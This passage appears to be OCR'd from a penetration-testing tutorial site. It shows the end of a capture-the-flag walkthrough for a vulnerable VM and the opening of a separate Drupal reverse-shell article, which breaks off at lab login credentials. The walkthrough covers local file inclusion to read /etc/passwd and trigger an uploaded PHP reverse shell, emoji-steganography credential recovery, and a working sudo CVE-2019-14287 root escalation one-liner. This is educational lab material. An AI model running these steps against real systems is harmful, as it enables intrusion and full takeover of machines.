
But on exploring /nandi.php, it will give you a blank page and this hint might be indicating the possibility for LFI.

```
http://192.168.1.101/nandi.php
```


## Initial Compromised


To ensure that the host machine is vulnerable to LFI, you need to try to extract /etc/passwd file and this will show you some usernames from here: Rudra, Shivay and mahakaal as shown below.

This phase is considered as **initial compromised** stage because with the help of LFI we are able to extract low privilege data.




## Established foothold

To established foothold, you need to spawn shell of the host machine by injecting malicious file. As you know due to NFS we are able to access share directory and also web application is vulnerable to LFI and for exploiting the host machine first upload the PHP backdoor (penetestmonkey PHP reverse shell) inside the mount directory “/tmp/ignite” and then execute it through a web browser.




As you can observe in the above image, we have uploaded the PHP backdoor inside /tmp/ignite and now will use LFI to trigger the shell.php file. Keep the Netcat


listener ON for reverse connection.

```
http://192.168.1.101/nandi.php?file=/home/shivay/shell.php
```


## Internal Recon

As soon as you will trigger the backdoor, it will give the reverse connection of the host machine.


Once we have compromised the host machine, then go for Internal Recon, as you can observe this time, we have used netstat to identify the network statics and found MySQL is running on localhost.





Without wasting time, we get into MySQL DBMS and enumerated the following information:

```
Database name: mahadev
Table name: hint
Record: check in media filesystem
```

It means there are is something inside media filesystem and the author wants to dig it out.






## Data Exfiltration-Steganography


So, when you will move inside /media directory then you will get two files named "creds and hint" and the "**hint**" file contains the following hints:


***Link: https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/***

*Message: Without noise*

The cred file contains emojis and it looks like a kind of steganography, download the cred file in your local machine (I saved as /root/pwd) and without wasting we

explored the given link. This link will open the article on data exfiltration tool named cloackify which is used by the author for hiding text behind emojis.






With the help of the above link, you can extract the hidden text behind emojis.
Follow the below step in your local machine.

Download the tool from GitHub and run a python script as shown then decrypt the file **without noise** as given inside the hint file.

```
python cloackifyFactory.py
Press key: 2
Decloackify path: /root/pwd
Path for saved decloacked data: /root/decodedpwd
Add noise: No
```

Choose emoji as a type of ciphers and press key 3. This will save the decoded text inside /root/decodedpwd as shown below.



And we found the credential for the following:

```
Username: mahakaal
Password: kalbhairav
```

```
root@kali:~# cat decodedpwd
mahakaal:kalbhairavroot@kali:~#
```

## Lateral Movement

So with the help above credential, we connect to ssh service and start post enumeration. Thus, we check sudo right for mahakaal and found that he has sudo right to run /usr/bin/watch program other than root which means with ALL specified, user mahakaal can run the binary / usr/bin/watch as any user.

```
root@kali:~# ssh mahakaal@192.168.1.101
mahakaal@192.168.1.101's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Mon Oct 21 07:55:59 2019 from 192.168.1.109
mahakaal@ubuntu:~$ sudo -l
[sudo] password for mahakaal:
Matching Defaults entries for mahakaal on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User mahakaal may run the following commands on ubuntu:
    (ALL, !root) /usr/bin/watch
```

## Privilege Escalation

The author added this loophole because it is the latest zero-day exploit CVE: 2019-14287 and you should to proactive to bypass it.

Type following for escalating the root the shell:

```
sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
cd root
cat final.txt
```

**Conclusion:** The VM was designed to cover each track of the kill chain by considering red team approach and proactive learning with latest vulnerabilities.

Hope you have enjoyed this machine. Happy Hacking!!!!!!!


**Author: Pavandeep Singh** is a Technical Writer, Researcher and Penetration Tester
Contact here

# Drupal: Reverseshell

posted in WEBSITE HACKING on OCTOBER 31, 2019 by RAJ CHANDEL with 0 COMMENT

In this post, you will learn how to test security loopholes in Drupal CMS for any critical vulnerability which can cause great damage to any website if found on any webserver. In this article, you will learn how a misconfigured web application can be easily exploited.

**Remote Code Execution:** Remote Code Evaluation is a vulnerability that occurs because of the unsafe handling of inputs by the server application or that can be exploited if user input is injected into a File or a String and executed by the programming language's parser or the user input is not sanitised properly in POST request and also when accepting query string param during GET requests.


Therefore a Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also a web server.

**Let's Begin!!**

So the drupal is accessible through a web browser by exploring the following URL:


```
http://192.168.10.117/drupal
```

And this opens the default home page, to access the dashboard you must-have credential for login.




So, to access the user console, I used following creds.

```
Username:raj
Password:123
```

